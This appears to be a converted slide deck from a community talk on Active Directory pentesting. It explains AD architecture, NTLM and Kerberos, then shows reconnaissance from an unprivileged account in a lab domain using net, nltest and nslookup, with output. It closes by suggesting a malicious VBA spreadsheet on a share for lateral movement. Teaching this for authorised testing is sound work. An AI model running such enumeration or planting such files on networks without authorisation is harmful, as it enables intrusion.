# Hunt for Domain Controller: Active Directory Pentesting Session



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## **PREFACE**

Before Starting this presentation we would like to thank the Null Open Source Community to give us an opportunity to present the topic in this Null Session. This Session will be entirely dedicated to have a basic understanding of how the Active Directory Works and the Hunt for the Supreme i.e. Domain Controller. We will be covering the major insights that are required to understand the Active Directory Penetration Testing. In this Session we will encounter many Dumb configuration that can lead to some kind to hacker activity like: Initial Access, Privilege Escalation and even Lateral Movement. At last we will be presenting the Red Teaming Routine where we will be demonstrating whole activity that is done during AD Penetration Testing. So Let's go on and discover the secrets of Active Directory.

## What is Active Directory?

Active Directory is Basically a Network Operating System (NOS) that store the objects like Users, Groups, Computer Accounts etc in a centralized repository that is managed by the Administrator and Accessed by the End User. A Network Operating System is nothing but the group of one or more servers which provide mainly 3 NOS services:

- Authentication
- Authorization
- Account Manipulation

Active Directory provides the administrator with a capability to manage enterprise level information in an efficient manner that can be accessed by the end users. The Implementation of Active Directory is Done using LDAP (Lightweight Directory Access Protocol). LDAP is used to make the Enterprise-wide information and resources accessible to the multiple end users present in the Active Directory Environment.

## Why study the Active Directory from a Pentester Perspective?

One of the Simple reasons to study Active Directory is because it is majorly deployed in the Fortune Companies and also it is a Microsoft product.

And the Question that can arise is "Why is Active Directory deployed in that major number?"

Well the answer is pretty easy as the services that are provided Active Directory is more in number and is easy to configure than other such products present in the market because of which it is easy to find the Active Directory environment in the wild.

So I think the answer to question above would give you the reason to study Active Directory Pentesting.

Now Let's dive deeper to know what objects or information or resources are made accessible to the end users.

As we have discussed what active directory means we may have encountered some kind of jargon that means something else in the Active Directory Terminology one such term is "Object".

## What does the term "Objects" mean in the AD Environment?

Objects are nothing but the entities in Active Directory. So any kind of Entity like User, Group or any resource can be called as an Object which can be accessed by the particular set of user defined by the Administrator.

Objects can be classified into two types:

- Containers: These Objects contains objects within themselves.
- Non-Containers: These Objects are also referred as the Leaf Nodes.


They act as an end node in a structural hierarchical system.

These Objects are presented in a hierarchical fashion but the data of these objects are stored in flat column-row database. Most popular Container is "Organizational Unit" commonly known as the OU's. We will discuss about the Organizational Unit in detail in upcoming slides.

## Looking at Hierarchical System

The "Objects" that we have seen in the previous slide will be discussed relative to the Hierarchical fashion.

Now in this Hierarchical System there exists a domain called "hacknpentest.local". Let's talk about the domain in relation to the hierarchical system that we have seen in the previous slide.



#### Domain:

Domain in a system can be defined as a group of users, groups or computers that exist under a network. Here in the case the domain name/ network name of the forest is "hacknpentest.local".

#### **Domain Tree:**

In this Hierarchical system there exist a domain tree known as the "hacknpentest.local" being the root node which has been further classified into child domain called as "east.hacknpentest.local" and "west.hacknpentest.local".

#### **Domain Controller:**

A domain controller (DC) can be authoritative for one and only one domain. It is not possible to host multiple domains on a single DC.

#### Forest:

As we know that the collection of domains are known as the domain tree. Similarly a collection of one or more domain tree is forest. A forest is a complete instance of Active Directory in a single namespace, with each forest being the single entity containing all Domains, Domain Controllers, Organizational Units, etc. within the forest. The forest has a single schema which defines object types and associated properties. The first domain in the forest is called the forest root domain. Here in this case the forest root domain is "hacknpentest.local".

#### Schema:

Schema defines the objects and their properties in the Active directory environment. Schema is implemented all over the forest and therefore the changes should be made carefully as unauthorized modifications to the schema may lead to corrupted Active Directory Forest. Object and Attribute additions are not reversible, and one of the major properties of object is that it can be disabled but cannot be deleted.

#### Trust:

The Trust between domains/forests defines a authentication route through which one user from a specific domain can access the resources of other domain as defined in the trust. All types of Trust can exist in two variants on the basis of direction:

- One-Way Trust: This Variant of trust is used to define the authentication route between one domain/forest to another domain/forest which is unidirectional.
- Two-Way Trust: This Variant of trust is used to define the authentication route between one domain/forest to another domain/forest which is bidirectional.

## One Way Trust





Forest A Forest B

Two Way Trust





Forest B Forest B

Some Type of Trust can show the property "Transitivity" which means that if Forest A is in trust with Forest B, and Forest B is in trust with Forest C, then Forest A and Forest C have transitive trust.

Forest A <----> Forest B && Forest B <----> Forest C

Then, Forest A <-----> Forest C.(In Transitive Trust)

## **Transitivity**



The Major Type of Trust that can exist in the Active Directory Environment are listed below:

- External: This Type of Trust can exist when there is a need to access the resources of the domain that is present in the external forest that is not joined by the Forest Trust or the resources of Windows NT domain Machine.
- Realm: This Type of Trust exist in relationship between a non-Windows Kerberos realm and an Active Directory domain.
- Forest: This Type of Trust exist between the forest that need to share resources with each other.
- Shortcut: This Type of Trust exists when the domain of different domain tree needs to share resources. It is used to improve login capability of Domain user in Active Directory Environment.

#### **Distinguished Names:**

In order to refer to any object in a Domain Tree, paths are used which are known as the Distinguished Names. The Distinguished Names are used to refer to any object uniquely.

These Distinguished Names follows the LDAP Syntax and Rules. Path of the Root in this Fig X.y can be represented as :-

dc = hacknpentest, dc = com

In Similar Fashion, the child domain can be represented as follows:

dc = east, dc = hacknpentest, dc = com. dc = west, dc = hacknpentest,
dc = com

**Note**: dc stands for domain component and is used to specify domain or application partition objects.

Above the Phenomenon of Distinguished Names there exists another phenomenon of Relative Distinguished Name (RDN) which is used to uniquely reference an object within its parent container in the directory.

cn = jack, ou = Users, dc = east, dc = hacknpentest, dc = com

Note: cn stands for Common Name.

In this Case the RDN is "jack". One of the major properties of the RDN says that: RDNs must always be unique within the container in which they exist.

Let's Look at some of the Attributes Types that are used to declare the Distinguished Names :

KEY	ATTRIBUTE
CN	Common Name
L	Locality
ST	State Name
0	Organization
OU	Organization Unit
С	City
STREET	Street Name
DC	Domain Component
UID	User ID
DN	Distinguished Name
RDN	Relative Distinguished Name
SPN	Service Principal Name

We have taken a look upon the Active Directory Architecture from large scale let's dive deep and look at the AD environment from the closer view.


#### **Organizational Unit:**

We discussed about the OU's as the primary type of Containers. Organizational Unit are nothing but the Logical Containers which contain major types of objects such as Users, groups, computers, etc. OU's are used in order to organize resources in a domain. With this property we can use OU's to deploy Group Policy over a specific set of Objects.

## **Global Catalog:**

Global Catalog is a very important part of Active Directory which is used to perform forest-wide searches. The Global Catalog is a catalog of all objects in a forest that contains a subset of attributes for each object. The GC can be accessed via LDAP over port 3268 or LDAP/SSL over port 3269. The Global Catalog is read-only and cannot be updated directly. Furthermore, the GC is also used in directory operations such as such as logons.

## Global Catalog




## FSMO Roles (pronounced as "fizmo"):

Even though Active Directory is a multimaster directory, there are some situations in which there should only be a single domain controller that can perform certain functions. In these cases, Active Directory nominates one server to act as the master for those functions. There are five such functions that need to take place on one server only. The server that is the master for a particular function or role is known as the Flexible Single Master Operator.

There exist 2 forest FSMO role holders and 3 domain FSMO role holders.

- Schema Master
- Domain Naming Master



Schema Master: It is the only domain controller in the forest that hosts the writable schema partition. When a schema update needs to occur, the update operation is performed on this DC by a member of the Schema Admins group. Once the schema update is complete, it is replicated from the Schema Master FSMO role owner to all other DCs in the directory.

**Domain Naming Master**: It is the only Domain Controller in the forest that can add/delete domains and application partitions to the Active Directory forest. The domain naming master role owner is the server that controls changes to the forest-wide namespace.

#### The Three Domain FSMO roles are:

Primary Domain Controller Emulator (PDCe): Primary Domain Controller is of the most important roles among the FSMO roles and should be placed in the central location as it performs various kinds of critical actions.

- Account lockout is processed on the PDC emulator.
- Password changes performed by other DCs in the domain are replicated preferentially to the PDC emulator.
- Forest PDC is preferred time server for the AD Forest.
- Receives preferential (rapid) replication for password changes. DCs receiving authentication requests with bad passwords check with PDC.
- Forest PDC manages forest trusts.
- Handles DC cloning operation.

RID Master: The RID Master contains all of the available RIDs for the domain. When a new security principal is created, the DC uses a RID from its RID pool and adds it to the domain SID to create a new SID associated with the new security principal (user, computer, security group, etc).

Just to get a clear view:

Domain SID + RID = Object SID

**NOTE**: SID stands for Security Identifier which is a unique, variable-length identifier used to identify a trustee or security principal. A Windows SID is generally composed of 2 fixed fields and up to 15 additional fields, all separated by dashes like so:

S-v-id-s1-s2-s3-s4-s5-s6-s7-s8-s9-s10-s11-s12-s13-s14-s15

The two fixed fields in the above sid template is: "v" and "id" that stands for the version and identifier field respectively. Among the Additional 15 variable fields most of the fields are never populated. What SID's we can witness in most of the real-time environment can be of this type:

S-1-5-21-xxx-yyy-zzz-r

Where 1 is the version, 5 is the identifier which stands for NT Authority, all other fields except the "r" field are randomly generated when computer or domain is created and r is the value that is issued by the RID Master.

Infrastructure Master: The Infrastructure Mastertracks objects in different domains. The most common scenario is when a user in one domain is added to a group in another. Since that user doesn't exist in the same domain as the group. The group's domain needs to create a reference in its database to track that user. This task is handled by the Infrastructure Master.

Enough of theory, Let's do some security now....

Now we will see the Active Directory from the Security Professional Perspective.

In this Part we will see the Services that are deployed in sync with Active Directory.

## Domain Name Service (DNS)

The Domain Name Service is a service that provides mapping of domain names and IP addresses which can also be queried by any service principal. This Mapping is achieved by querying to database which maintains the mapping of the ip addresses and domain names. The Database is commonly known as Zone file. The Database is also used for the forward dns lookup and reverse dns lookup. In Forward DNS Lookup the domain name is resolved into the IP address whereas case of Reverse DNS Lookup is just Opposite. The first record in any zone file is a Start of Authority (SOA) resource record (RR).

The DNS queries can be used to fetch the information about the Active Directory DNS record. Some of Records which can be of our interest are:

RECORDS	MEANING
SOA	Start of Authority
Α	Host
MX	Mail Exchanger
CNAME	Canonical Name (called Alias)
SRV	Service

## **Lightweight Directory Access Protocol:**

Lightweight Directory Access Protocol (LDAP): Lightweight Directory Access Protocol is an Open and Cross platform protocol used for directory server authentication. In relation to the Active Directory Architecture the LDAP protocol is used for accessing the network resources. The Active Directory is Directory Server that uses LDAP protocol.

LDAP Queries can be used in order to get the specific information for the Domain Controller. These Queries are made to the Global Catalog which works hand-in-hand with LDAP protocol. A typical LDAP query may look like this:

(&(objectClass=user)(SamAccountName=yourUserName) (memberof=CN=YourGroup,OU=Users,DC=YourDomain,DC=com)) These Query can be made by the Graphical User Interface as well as the Command-line shell such as powershell. The demonstration of Idap queries will be shown in the enumeration phase.

Now we will look on the Process of Authentication :-) Interesting 🖼 😅


## Authentication


Windows Uses NTLM Authentication as well as Kerberos Authentication in detail in this section.


## NTLM Authentication(New Technology LanManager):

Also Known as the Windows Challenge/Response authentication is an Authentication Protocol used on networks that include systems running the Windows operating system and on stand-alone systems. NTLM credentials are based on data obtained during the interactive logon process and consist of a domain name, a user name, and a one-way hash of the user's password. NTLM uses an encrypted challenge/response protocol to authenticate a user without sending the user's password over the wire. Instead, the system requesting authentication must perform a calculation that proves it has access to the secured NTLM credentials.

## NTLM AUTHENTICATION







Client encrypts this challenge with the hash of the user's password and returns the result to the server. This is called the response.



The Server will finally send three items to the DC:

- User
- Challenge Sent to the Client
- Response recieved from the Client

The DC will use the User name to Fetch the Password Hash from the Security Account Manager Database. It uses this password hash to encrypt the challenge.



The DC will now compare the encrypted challenge to the response that was send by the Client.





## **Kerberos Authentication**

Kerberos Authentication is the most used authentication protocol which is used to verify the host or user. The authentication is based on tickets used as credentials, allowing communication and proving identity in a secure manner even over a non-secure network. Kerberos depends upon the 3rd party to validate the process to create an authentication channel.

## **Key Concepts:**


 KDC:- It is a domain service located on domain controller. There are two main service that run on KDC:

- 1. Authentication Server (AS): authenticates the Kerberos client against the user database, and grants a Ticket Granting Ticket (TGT) for the client.
- 2. Ticket Granting Server (TGS): validates the client is allowed to access the requested Kerberos service and issues a service ticket for that service. The TGS acts as the trusted third party in the Kerberos protocol.


**Ticket Granting Ticket:** an encrypted identification ticket with a limited validity period used for data traffic protection. The TGT is used to obtain a service ticket from the TGS. The TGT contains the the client/TGS session key, its expiration date, and the client's IP address protecting the client from man-in-the-middle attacks. The TGT is encrypted with the secret key of the TGS.

Service Ticket: an encrypted client-to-server ticket containing the client ID, client network address, validity period and client/server session key. A Kerberos client obtains this ticket from TGS after presenting a valid TGT. The service ticket is encrypted with the secret key of the Kerberos service.

### Kerberos Authentication (Large Scale View)



### **Kerberos Authentication (PART-1)**



### **Kerberos Authentication (PART-2)**

Client will now decrypt the Response by AS and in order to do so the client secret key will be used. Now Session Key 1 and TGT can be extracted.

Client will send the
Authenticator and Extracted
TGT as the TGS REQ.

Authenticator

Encrypted with Session Key 1

TGT

When the Client TGS REQ is Recieved the TGT is decrypted using the TGS Secret Key and the Session Key 1 is extracted.



Ticket Granting Server

Client

Authenticator will be generated to validate client to the TGS. Authenticator contains:

- · Client 1D
- Client Network Address
- timestamp

Authenticator will be encrypted with the Extracted SK1

Ticket Granting Server sends the TGS RES which consist of Session Key 2 and Service Ticket. The TGS Response is encrypted with Session Key 1


> The TGS Response is encrypted with Session Key 1

Session Key 2

Service Ticket

Encrypted with Server Secret Key. Using the Session Key 1 the authenticator is Decrypted. After Decrypting the Ticket Granting Server and Authenticator the Client 1D and Network address are matched from both. If all checks are correct then Session Key 2 is generated. Session Key 2 is Secret between the client and target server.

### **Kerberos Authentication (Part-3)**



Client receives the TGS REP message which is decrypted by the Session Key 1 and Session Key 2 and Service Ticket can be extracted from the TGS REP message. A New Authenticator is generated by the Client which consist of :

- Client 1D
- Client Network Address
- TimeStamp

and the Authentication Channel is created by using Kerberos Authentication Technique.

### Application Server

Application Server receives the AP REQ MSG from the Client and the server ticket is decrypted using Session Key 2 and Authenticator is decrypted using SK2 through which the details from the Authenticator is retrieved. Checks are performed to verify if client 1D and network address from the service ticket and authenticator match match.

### Group Policy Objects (GPOs)

Group Policy is an infrastructure that allows you to implement specific configurations for users and computers. Group Policy settings are contained in Group Policy objects (GPOs), which are linked to the following Active Directory service containers: sites, domains, or organizational units (OUs). The settings within GPOs are then evaluated by the affected targets, using the hierarchical nature of Active Directory.

Building the Lab Environment for Active Directory Pentesting.

The lab will be build on a live demo which we will be covering in the session.

# User Hunting and Enumeration in AD environment - A Red Team Approach

We will be Enumerating through a Domain joined Windows machine and cover the following topics:-

- Enumerating local and global users, groups in the Domain.
- Domain Controller discovery using built-in Windows command.
- Forest, Domain enumeration in AD environment.
- Privileged Users and group hunting using built-in commands and powerview module :-P
  - ACL's, GPO Enumeration.

### **User Enumeration**

Users are divided according to their existence in 2 categories:-

- 1) Local User: limited to a local system (or may be not)
- 2) Global User: user having access to a network and not limited to Local system.
- 3) Anonymous User: User with some restriction (restricted by default)

User Privileges depends on the groups, user is a member of and the Active Directory Rights they have in the Domain.

# Through Built-in commands (using net)

Note:- We are enumerating with an unprivileged user (flop10user)

1) Listing all users in the Domain.

net user /domain

These are the users in the Domain. We can call them Global Users.

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\flop10user>net user /domain
The request will be processed at a domain controller for domain hacknpentest.loc
User accounts for \\Rhythm.hacknpentest.local
                                                       DefaultAccount
Administrator
                            cepter
                            flop11user
                                                       flop12user
  lop10user
                            flop14user
flop13user
                                                       flop15user
                                                       flop18user
                            flop17user
flop16user
flop19user
                            flop1user
                                                        flop20user
                            flop22user
flop21user
                                                       flop23user
flop24user
                                                       flop26user
flop27user
                                                        flop29user
                                                       flop3user
flop2user
flop4user
                                                       flop6user
                            flop5user
flop7user
                            flop8user
                                                       flop9user
Guest
The command completed successfully.
```

# Querying a specific user of Domain

net user <User\_name> /domain

It is cleary visible that
Flop10user is a member of
"Domain Users" global group.

```
C:\Users\flop10user>net user flop10user /domain
The request will be processed at a domain controller for domain hacknpentest.lo
                             flop10user
User name
Full Name
                             flop10User
Comment
User's comment
Country code
                             000 (System Default)
Account active
                             Yes
Account expires
                             Never
Password last set
                             7/10/2019 9:39:49 AM
Password expires
                             Never
Password changeable
                             7/11/2019 9:39:49 AM
Password required
                              Yes
User may change password
                              Yes
Workstations allowed
                             Αll
Logon script
User profile
Home directory
Last logon
                             7/10/2019 9:41:11 AM
Logon hours allowed
                             All
Local Group Memberships
Global Group memberships
                             *Domain Users
The command completed successfully.
```

### Local and Global user, what's the difference?

- Local User
- Exists only in the local computer.



- Cannot be a part of Global group.

- Global User
- Are able to login to the computers as configured by the Administrator.
- Only a domain user can query the Domain.

- Can be a part of local groups of a computer.

# Local group Enumeration

Each Computer in the Domain have local groups, we can enumerate the local groups of the Domain Controller as follows:-

net localgroup /domain

These are the local group of the Domain

Controller. Please note that ONLY

Privileged user can enumerate the local

Group of a remote system (other then DC)

will cover it in the upcoming slides.

```
C:\Users\flop10user\Desktop>net localgroup /domain
The request will be processed at a domain controller
Aliases for \\Rhythm.hacknpentest.local
Access Control Assistance Operators
 Account Operators
 Administrators
 Allowed RODC Password Replication Group
 Backup Operators
 Cert Publishers
 Certificate Service DCOM Access
Cryptographic Operators
Denied RODC Password Replication Group
Distributed COM Users
DnsAdmins
 Event Log Readers
Hyper-V Administrators
 IIS_IUSRS
Incoming Forest Trust Builders
 Network Configuration Operators
 Performance Log Users
 Performance Monitor Users
 Pre-Windows 2000 Compatible Access
Print Operators
RAS and IAS Servers
RDS Endpoint Servers
RDS Management Servers
RDS Remote Access Servers
Remote Desktop Users
 Remote Management Users
```

# Enumerating Members of local group of DC

net localgroup "<Group\_name>" /domain

```
C:\Users\flop10user\Desktop>net localgroup "Remote Desktop Users" /domain
The request will be processed at a domain controller for domain hacknpentest.
al.

Alias name Remote Desktop Users
Comment Members in this group are granted the right to logon remotely

Members

The command completed successfully.
```

Domain User "flop9user" is a member of Remote Desktop Users of DC.

Similarly, we can perform the same using all the groups or we can just loop through all local groups to identify the users ©

### Global Group Enumeration

net group /domain

These are the global groups in Domain. Now let's enumerate the users of "Domain Admins" group.

```
C:\Users\flop10user\Desktop>net group /domain
The request will be processed at a domain controller for domai
Group Accounts for \\Rhythm.hacknpentest.local
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
Enterprise Admins
Enterprise Key Admins
Enterprise Read-only Domain Controllers
Group Policy Creator Owners
Key Admins
 Protected Users
Read-only Domain Controllers
Schema Admins
The command completed successfully.
```

# Members of Global groups

net group "<Group\_name> " /domain

```
C:\Users\flop10user\Desktop>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain hacknpentest.
al.

Group name Domain Admins
Comment Designated administrators of the domain

Members

Administrator cepter flop18user
The command completed successfully.
```

3 users have been identified having "Domain Admin" privileges. This is really a juicy information to know as an unprivileged user.

Alternatively we can query the DC about the user under which group it exists.

net user <User\_name> /domain

As obvious, cepter user is a part of Domain Admins and Domain Users group

```
C:\Users\flop10user\Deskto<mark>p>net user cepter /domain</mark>
The request will be processed at a domain controller for domain hack
al.
User name
                                 cepter
Full Name
Comment
User's comment
Country code
                                 000 (System Default)
Account active
                                 Yes
Account expires
                                Never
Password last set
                                 7/10/2019 11:10:29 PM
                                 8/21/2019 11:10:29 PM
Password expires
Password changeable
                                 7/11/2019 11:10:29 PM
Password required
                                 No
User may change password
                                 Yes
Workstations allowed
                                 A11
Logon script
User profile
Home directory
Last logon
                                 Never
Logon hours allowed
                                 A11
Local Group Memberships
Global Group memberships
                                 *Domain Users
                                                          *Domain Admins
The command completed successfully.
```

# **Hunting for the Domain Controller**

We will now focus on finding and deeply enumerating DC in the domain environment using 2 methods as discussed below: -

- 1) Via DNS query
- 2) Using **nltest** (built-in Windows command)

We can query DNS server for the SRV records for DC, this will result in the DC name and corresponding IP address.

NItest is leverages secure channel established between trusted domains to authenticate user accounts when a remote user connects to a network resource, this is called pass through authentication.

# DC discovery via DNS

nslookup -querytype=SRV \_LDAP.\_TCP.DC.\_MSDCS.<Domain\_name>

We are able to discover the DC IP address and the hostname that is Rhythm.hacknpentest.local

And we got this info with an unprivileged user :- P

# DC Discovery via nltest

nltest can be used to get a list of Domain Controllers in an environment.

nltest
/server:<IP\_of\_DomainComp>
/dclist:<Domain\_name>

This command is useful to identify all DC's in a forest. Please Note that all these techniques can be applied in a single Forest not on different forest which we are not a part of.

```
PS C:\Users\flop10user\Desktop> nltest /server:192.168.245.158 /dclist:hacknpentest.local

Get list of DCs in domain 'hacknpentest.local' from '\\Rhythm.hacknpentest.local'

Rhythm.hacknpentest.local [PDC] [DS] Site: Default-First-Site-Name
The command completed successfully
```

### **Enumerating DC Shares**

It is normal that one can find netlogon and sysvol share in the DC, as the sysvol share is used to enforce Group Policies to a specified group of users (might be in a OU) and to Computers available in the network.

```
PS C:\Users\flop10user> net view \\Rhythm
Shared resources at \\Rhythm
Share name Type Used as Comment
AccessibleFolder Disk
NETLOGON
                         Logon server share
Logon server share
                 Disk
                 Disk
SYSVOL
The command completed successfully.
PS C:\Users\flop10user> net view \\192.168.245.164
Shared resources at \\192.168.245.164
Share name Type Used as Comment
AccessibleFolder Disk
                 Disk
                           Logon server share
NETLOGON
                 Disk
                               Logon server share
SYSVOL
The command completed successfully.
```

 Using the following command we can enumerate the shares available to the logged in user (here flop10user)

### net view \\Computer\_name

We can just enter the IP address of the DC or the Computer Name to access the shared resources as shown in the previous image.

Browsing to the Network drive can also show us the shared paths of all the computers available in the network. What does an employee want?

If he can manipulate data in the attendance sheet, Jackpot!!!

Or even place a malicious xlsx file (with some VBA scripting) at the shared folder to laterally move in the environment.

